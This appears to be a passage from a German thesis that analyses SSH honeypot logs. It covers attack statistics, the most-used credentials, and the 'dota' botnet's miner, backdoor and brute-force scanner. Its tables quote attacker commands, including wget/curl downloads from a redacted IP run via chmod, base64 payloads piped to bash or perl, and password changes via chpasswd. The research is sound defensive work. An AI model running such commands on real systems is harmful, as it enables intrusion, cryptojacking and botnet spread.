

ABBILDUNG 5.3: Weltkarte mit den Ursprüngen der Angriffe

In den 36 Tagen gibt es zwischen allen Angriffen dennoch IP-Adressen, die dadurch auffallen, dass von diesen aus erfolgreich eine SSH-Verbindung zum Honeypot aufgebaut wird, aber dann keinen einzigen Befehl ausführen. Diese Verbindungen sind mehrfach täglich zu sehen.

So gehört eine dieser Adressen laut einer `whois`-Abfrage, mit der die Eigentümer von IP-Adressen aber auch Domainen im Internet erfragt werden können, zu einem Netzwerkadministrator, welcher sich selbst unter anderem als „networm“, zu Deutsch in etwa „Netzwurm“, bezeichnet.

Dies lässt die Vermutung zu, dass es sich hierbei um keinen Bot handelt und auch keine Anonymisierung stattgefunden hat, da es im Bereich der Computersicherheit nicht unüblich ist ein System auf Schwachstellen zu testen und diese den Besitzer*innen daraufhin mit zu teilen. Meist in Kombination mit einem Angebot diese für einen bestimmten, finanziellen Betrag zu beseitigen und/oder vertraglich abgesichert nach weiteren Schwachstellen zu suchen.

Bei Betrachtung der Angriffe auf die einzelnen Tagesstunden verteilt lässt sich ein Mittelwert von $235(\pm 153)$ Loginversuchen pro Stunde errechnen.

Minima, mit einem Extremum von 23, werden dabei in der Zeit zwischen 17:00 und 17:59 Uhr erreicht. Maxima hingegen treten eher zwischen 20:00 - 20:59 Uhr und 03:00 - 03:59 Uhr auf, mit einem Extremum von 1.294. Dies ist eine der beiden Abweichungen, in denen es innerhalb einer Stunde über tausend Loginversuche gab. Diese Abweichung entspricht dem 4-fachen des oberen Quartils von 321 Versuchen pro Stunde.

5.2 Anmeldedaten

Im Verlauf der Aufzeichnung durch den Honeypot wurden 34.691 distinkte Kombinationen aus Benutzername und Passwort verwendet. Diese wiederum setzen sich aus 12.886 verschiedenen Benutzername mit 19.366 unterschiedlichen Passwörtern zusammen.

Das nachfolgende Diagramm (Abbildung 5.4) zeigt die 25 meist benutzten Passwörter, mit denen versucht wird eine SSH-Verbindung auf zu bauen. Bei diesen grenzt sich der Spitzenreiter „123456“ mit der beinahe dreifachen Verwendungsmenge von dem zweithäufigsten Passwort ab.



ABBILDUNG 5.4: Die 25 häufigsten Passwörter

Ab diesem Punkt verringert sich die faktorielle Differenz. So wird beispielsweise das dritthäufigste Passwort 1,4-mal mehr verwendet als das viert-häufigst benutzte Passwort. Der Faktor tendiert daraufhin gegen 1 bis die Anzahl der Verwendungen selbst sich nur noch um eins unterscheiden.



ABBILDUNG 5.5: Die 10 häufigsten Benutzernamen

Bei den meistverwendeten Benutzernamen ist eine sehr deutliche Präferenz schon im Diagramm (siehe Abbildung 5.5) ersichtlich. Die beiden, mit Abstand, meistbenutzten Benutzernamen sind „root“ und „admin“. Dies ist insofern nachvollziehbar, als dass diese Benutzerkonten sämtliche Zugriffsrechte für Systeme haben und im Falle von „root“ bei jedem GNU/Linux-Betriebssystem vorhanden ist.

Das Benutzerkonto „admin“ hingegen ist auf verschiedenen Betriebssystemen vor zu finden und der konventionelle Name für das Administratorkonto in Netzwerken, Anwendungsprogrammen, Internetseiten und Weiterem.

Abbildung 5.6 listet nun die 25 meistbenutzten Kombinationen aus Benutzername und Passwort auf. Dort fällt auf, dass der zweithäufigste Benutzername stärker vertreten ist. Das hängt damit zusammen, dass in diesem Fall vermehrt Standardanmeldedaten verwendet werden, welche die Benutzer*innen häufig nicht ändern, auch wenn diese öffentlich ersichtlich sind.

Für das „root“-Konto hingegen gibt es oftmals kein Standardpasswort und ein eigenes muss bei Installation des Betriebssystem eingegeben werden. Dadurch ergibt sich für dieses Benutzerkonto ein wesentlich breites Spektrum an potenziell möglichen Passwörtern.

Die hohe Frequenz an Versuchen sich mit standardmäßig gesetzten Passwörtern, wie in etwa „admin“ oder „changeme“, zeigen die Notwendigkeit der Änderung von diesen. Im letzteren Fall wird dies aus dem Passwort, zu Deutsch „ändere mich“, selbst schon deutlich.



ABBILDUNG 5.6: Die 25 häufigsten Benutzername-Passwort-Kombinationen

Es ist jedoch zweifelhaft, ob die Kombination des Benutzernamens „root“ mit dem Passwort „trustno1“ legitim an erster Stelle der meistverwendeten Kombinationen steht, denn die 669 Verwendungen stehen in Relation mit den zuvor genannten SSH-Verbindungen, die nach erfolgreichem Anmelden diese wieder trennen. Dadurch, dass diese Verbindungen mit der Kombination in regelmäßigen Abständen zustande kamen kann man folgern, dass die Anmeldedaten nach dem ersten Erfolg abgespeichert wurden und diese Verbindung vermutlich automatisiert gestartet wird, um deren Aktualität aus zu testen.

Diese Regelmäßigkeiten verdeutlichen jedoch, dass Angreifer*innen erspähte Anmeldedaten nicht nur einmalig verwenden, sondern durchaus auch mehrmalig. Derartiges kann durch das Ändern des Passworts unterbunden werden und sollte einer der ersten Schritte bei bekannt werden einer Kompromittierung des eigenen (Betriebs-)System sein.

Eine weitere Abwehrmaßname kann das Deaktivieren der Anmeldung via Benutzername und Passwort sein und stattdessen Verbindungen nur noch mit Hilfe von SSH-Schlüsselpaaren zu erlauben.

5.3 Verwendete Befehle

Der Abschnitt „Verwendete Befehle“ ist denjenigen Befehlen gewidmet, die eingesetzt wurden, nachdem jemand eine erfolgreiche SSH-Verbindung zum Honeypot aufgebaut hat. Angreifer*innen haben anschließend 120 Sekunden Zeit, um Befehle ab zu setzen, bis die Verbindung durch Cowrie beendet wird. Tabellen 5.1 und 5.2 listen diese nach der Häufigkeit sortiert auf.

Auf Grund der Länge der verschiedenen Hashes, der Unterschiedlichkeit der Anmeldedaten und neu gesetzten Passwörtern, sowie der Tatsache, dass IP-Adressen oftmals nicht statisch sind, sondern immer wieder neu vergeben werden, wurden diese Werte redigiert.

Auffällig bei den Befehlen ist die Tatsache, dass die meistverwendeten Befehle identisch sind in Hinsicht auf das verwendete Tool, aber auch bei dem verwendeten Dateinamen wie beispielsweise ".var03522123" oder dem fehlenden Leerzeichen zwischen dem Komma und dem "$3" in dem Befehl `free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'`.

TABELLE 5.1: Häufigkeit der verwendeten Befehle bei Angriffen, Teil 1

Anzahl	Ausgeführter Befehl
46	`w`
45	`which ls`
45	`uname -m`
45	`uname -a`
45	`uname`
45	`top`
45	`ls -lh $(which ls)`
45	`lscpu | grep Model`
45	`free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'`
45	`echo "`*<verwendeter Benutzername>*`:`*<neues Passwort>*`"|chpasswd|bash`
45	`crontab -l`
45	`cat /proc/cpuinfo | grep name | wc -l`
45	`cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'`
44	`rm -rf /var/tmp/.var03522123`
44	`echo "321" > /var/tmp/.var03522123`
44	`cat /var/tmp/.var03522123 | head -n 1`
44	`cat /proc/cpuinfo | grep model | grep name | wc -l`
41	`cd /tmp || /var/tmp || /dev/shm; echo "`*<Base64-Hash>*`" | base64 --decode | perl`

TABELLE 5.2: Häufigkeit der verwendeten Befehle bei Angriffen, Teil 2

Anzahl	Ausgeführter Befehl
35	`rm -rf /var/tmp/dota*`
22	`cd /var/tmp; echo "<`*Base64-Hash*`>" | base64 --decode | bash`
19	`sleep 30s && kill -0 $(cat /var/tmp/.system9S5D22fourmgF21) 2>&1`
19	`cat /var/tmp/.system9S5D22fourmgF21`
14	`echo "<`*verwendete Anmeldedaten*`>" > /tmp/up.txt`
10	`sleep 15s && cd /var/tmp; echo "<`*Base64-Hash*`>" | base64 --decode | bash`
6	`cat /var/tmp/.systemcache436621`
3	`uptime`
3	`exit`
3	`echo "1" > /var/tmp/.systemcache436621`
2	`whoami`
2	`sleep 15s && rm -rf /dev/shm/.satan*; rm -rf /dev/shm/rp*; rm -rf /dev/shm/ps*; rm -rf  /ps*;`
2	`sleep 10s && /dev/shm/.satan && rm -rf /dev/shm/.satan*`
2	`nproc`
2	`echo aaa`
2	`cd /dev/shm; rm -rf .satan*; wget -w 1 -T 10 -t 5 -q <`*IP-Adresse*`>/.satan; chmod 777 .satan`
2	`cd /dev/shm; rm -rf rp*; wget -q <`*IP-Adresse*`>/rp;`
1	`sudo apt install masscan`
1	`sudo apt-get install clang git gcc make libpcap-dev`
1	`sleep 10s && cd /tmp && chmod +x .x15*; /tmp/.x15cache`
1	`;s`
1	`ping google.com -c 1`
1	`ping 8.8.8.8`
1	`ls`
1	`ip addr`
1	`ip`
1	`git clone https://github.com/robertdavidgraham/masscan`
1	`cd /tmp && rm -rf .x15c* && wget -q http://<`*IP-Adresse*`>/.x15cache || curl -O -f http://<`*IP-Adresse*`>/.x15cache;`

Daraus lässt sich die Schlussfolgerung ziehen, dass diese Befehle genau festgelegt sind und automatisiert ausgeführt werden. Die Tatsache, dass jene Befehle in einem circa zwei-sekündlichem Takt aufgerufen werden unterstützt diese These zusätzlich. Tabelle 5.3 zeigt dabei die Reihenfolge der abgesetzten Befehle auf.

Bei diesem Angriff wird zunächst die Anzahl der CPU-Kerne abgefragt und im Anschluss daran das Passwort des verwendeten Benutzerkontos geändert. Dann wird wird eine Datei angelegt beziehungsweise deren Inhalt auf

"321"geändert, sollte diese bereits existieren. Dem folgt das Löschen und anschließende Auslesen besagter Datei. Aufgrund dieser Reihenfolge kann die Vermutung aufgestellt werden, dass dabei lediglich getestet wird, ob das gekaperte Konto Lese-, Schreib- und/oder Ausführrechte besitzt.

TABELLE 5.3: Typischer Ablauf bei einem Angriff durch einen Bot

Ablauf	Ausgeführter Befehl
1	`cat /proc/cpuinfo | grep name | wc -l`
2	`echo "<`*verwendeter Benutzername*`>:<`*neues Passwort*`>"|chpasswd|bash`
3	`echo "321" > /var/tmp/.var03522123`
4	`rm -rf /var/tmp/.var03522123`
5	`cat /var/tmp/.var03522123 | head -n 1`
6	`cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'`
7	`free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'`
8	`ls -lh $(which ls)`
9	`which ls`
10	`crontab -l`
11	`w`
12	`uname -m`
13	`cat /proc/cpuinfo | grep model | grep name | wc -l`
13	`top`
14	`uname`
15	`uname -a`
16	`lscpu | grep Model`
17	`echo "<`*verwendete Anmeldedaten*`>" > /tmp/up.txt`
18	`rm -rf /var/tmp/dota*`
19	`cat /var/tmp/.systemcache436621`
20	`echo "1" > /var/tmp/.systemcache436621`
21	`cat /var/tmp/.systemcache436621`
22	`sleep 15s && cd /var/tmp; echo "<`*Base64-Hashwert*`>" | base64 --decode | bash`
22	`cd /tmp || /var/tmp || /dev/shm; echo "<`*Base64-Hash*`>" | base64 --decode | perl`

Anknüpfend daran wird der Name der CPU ausgelesen. Auch wird versucht den Zustand des Arbeitsspeichers ab zu fragen, wofür das Betriebssystem jedoch in einer Sprache installiert sein muss, in welcher der Arbeitsspeicher mit „Mem“ beginnt.

In den nächsten Schritten werden daraufhin verschiedene Systeminformationen abgerufen, wie zum Beispiel der Name des Prozessors und erneut die

Anzahl der Kerne oder die Architektur des Betriebssystems. Zusätzlich werden auch zeitbasierte, wiederkehrende Aufgaben und die aktuell laufenden Prozesse abgerufen.

Nach der Phase des Auskundschaftens wird letztendlich ein Base64-Hashwert dekodiert und direkt ausgeführt. Dabei gibt es jedoch zwei verschiedene Varianten des Vorgehens.

5.3.1 Die Bash Variante

In der einen Variante beinhaltet der Base64-Hash ein Skript für die Bash-Kommandozeile. Dessen Hauptaufgabe besteht darin entweder das Archiv `dota.tar.gz` oder `dota2.tar.gz` herunter zu laden. Dieses wird in einem Ordner mit drei möglichen Namen entpackt: `/tmp/.X13-unix`, `/tmp/.X15-unix` oder `/tmp/.X17-unix`.



ABBILDUNG 5.7: Das `dota2.tar.gz`-Archiv entpackt

In dem Archiv selbst befindet sich ein Ordner mit dem Namen `.rsync`, wobei der führende Punkt die Kennzeichnung zum Verstecken des Ordners ist. Der Name selbst entstammt einem unidirektionalen Sychronisationsprogramm.

Nach dem Wechsel in diesen Ordner wird das `initall`-Skript ausgeführt. Dieses entfernt zu Beginn sämtliche Ordner und Prozesse, die durch einen vorangegangenen Angriff entstanden sein könnten. Danach führt dieses das `init`-Skript aus. Sollte im Benutzerverzeichnis kein Ordner mit dem Namen `.firefoxcatche` existieren startet `initall` zusätzlich noch `init2`.

`init` und `init2` rufen dieselben Programme auf. Der Unterschied besteht darin, dass `init` erst den Ordner `.firefoxcatche` erstellt und die Ordner `a` und `b` in diesen kopiert, bevor die Programme darin aufgerufen werden. Am Ende erstellen beide Skripte noch ein Cronjob, der diese Programme automatisch startet, sobald der infizierte Rechner hochfährt.

Das erste Programm, das die Beiden aufrufen, heißt `init0` und befindet sich im Ordner `a`. Dessen Ziel ist es möglichst alle Schürfprogramme für Kryptowährungen zu beenden. Vermutlich um die komplette Rechenleistung für ein eigenes Programm nutzen zu können.

Fünf Sekunden später starten `init` und `init2` ein weiteres Programm aus dem gleichen Ordner. Dieses heißt `a` und erstellt ein kurzes Skript namens `upd`. Anschließend konfiguriert es die Anzahl der Linux *Hugepages*[1] und startet `upd`, welches wiederum `run` aus dem gleichen Ordner startet.

`run` führt zunächst `stop` aus, was alle Prozsesse mit dem Namen `cron` beendet. Cron ist dabei ein Standard-Dienst in diversen unixoiden Betriebssystemen, mit dem Prozesse zeitbasiert ausgeführt werden können. Danach wird basierend auf der Architektur des Betriebssystems eine von zwei Binärdateien ausgeführt. In einer 32-Bit Umgebung wird `anacron` gestartet und bei 64-Bit `cron` mit `anacron` als Ersatzfunktion bei Scheitern.

Dadurch, dass dies Binärdateien sind, können diese nicht einfach ausgelesen werden. Für Linux-Betriebssysteme gibt es jedoch das Tool „GNU Strings“, mit dem es möglich ist Zeichenketten aus diesen Dateien aus zu lesen.

Das Auslesen von `cron` und `anacron` zeigt dadurch, dass es sich um Schürfprogramme für Kryptowährungen handelt, da in beiden nachweislich das Tool XMRig[2] eingebettet ist. Dieses ist auf die Währung Monero spezialisiert.

[1] https://wiki.debian.org/Hugepages
[2] https://github.com/xmrig/xmrig

Nachdem diese Programme unter verdecktem Namen gestartet sind, wechseln die beiden `init`-Skripte in den `b`-Ordner. Darin wird ebenfalls das `a`-Programm gestartet.



ABBILDUNG 5.8: Verlauf der verwendeten Programme

Dieses erstellt ein Programm namens `sync` und erteilt Ausführrechte für `sync`, `stop`, `ps` und `run`. Ausgeführt wird jedoch nur `stop`, was verschiedene Prozesse wie beispielsweise `ps` beendet. Im Anschluss daran wird `run` ausgeführt, welches erneut `stop` ausführt. Zusätzlich dekodiert es einen Base64-Hash und führt diesen aus. Die Funktionsweise von diesem wird in Abschnitt 5.3.2 beschrieben.

Im Anschluss daran wird nun `ps` ausgeführt. Damit ersetzt dieses Programm das Linux-Tool zum Anzeigen von laufenden Prozessen. Der Auswertung der verfügbaren Zeichenketten nach handelt es sich hierbei um ein SSH-Hintertürchen, da unter anderem ein Schlüssel hinterlegt wird, mit dem es später möglich ist sich ohne Passwort an zu melden. Zusätzlich werden noch die SSL-Zertifikate manipuliert.

Als letzten Schritt vor Erstellung des Cronjobs starten die `init`-Programme die Skripte aus dem `c`-Ordner, angefangen mit `start`. Dieses erstellt im Benutzerverzeichnis eine Datei mit dem Namen `aptitude`, welcher auch der Name des Frontends für das Paketverwaltungssystem APT ist, welches durch das Betriebssystem Debian entstand.

Das neu erstellte Skript wird direkt ausgeführt und dessen einziger Funktionsaufruf ist das Starten `run`. Dieses wiederum startet das obligatorische `stop`-Programm, welches mitunter `tsm` beendet.

Nach einer zufallsgenerierten Zeitspanne von maximal 4 Minuten startet dieses das `go`-Programm, welches die letzten Schritte des Angriffs einleitet. Dabei lädt es zunächst drei Dateien runter. Die erste enthält eine IP-Adresse von der aus die anderen beiden heruntergeladen werden.

Die zweite Datei enthält hunderte Kombinationen von Benutzernamen und Passwörtern. Die dritte Datei enthielt zum Zeitpunkt der Examination 70.000 distinkte IP-Adressen.

Diese Dateien werden nun, in Verbindung mit der Angabe von 302 Threads und einer Maximallaufzeit von 24 Stunden, an `tsm` weitergegeben. Dieses überprüft lediglich die Architektur und leitet die Parameter an die entsprechende Binärdatei, wahlweise `tsm32` oder `tsm64`, weiter.

Aus den übergebenen Parametern kann man ableiten, dass die Anmeldedaten verwendet werden um sich bei den IP-Adressen an zu melden. Das unterstützt wiederum die These aus Abschnitt 5.1, dass es sich hierbei um ein Botnetz handelt, dass sich selbst zu vergrößern versucht.

Die Analyse der `tsm`-Dateien bestätigt, dass es sich dabei um ein Programm für Brute-Force-Angriffe handelt. Augenscheinlich heißt dieses „Faster than light“ (siehe Abbildung 5.9) und ist nur für Testzwecke gedacht. Zusätzlich enthält das Programm noch die Befehle, die aus Tabelle 5.3 bereits bekannt sind.

```
=====================================================================
————————————————>Faster than light<————————————————
————————————————>use only for testing<————————————————
Use: scan [OPTIONS] [[USER PASS]] FILE] [IPs/IPs Port FILE]
        -t [NUMTHREADS]: Change the number of threads used. Default is %d
        -m [MODE]: Change the way the scan works. Default is %d
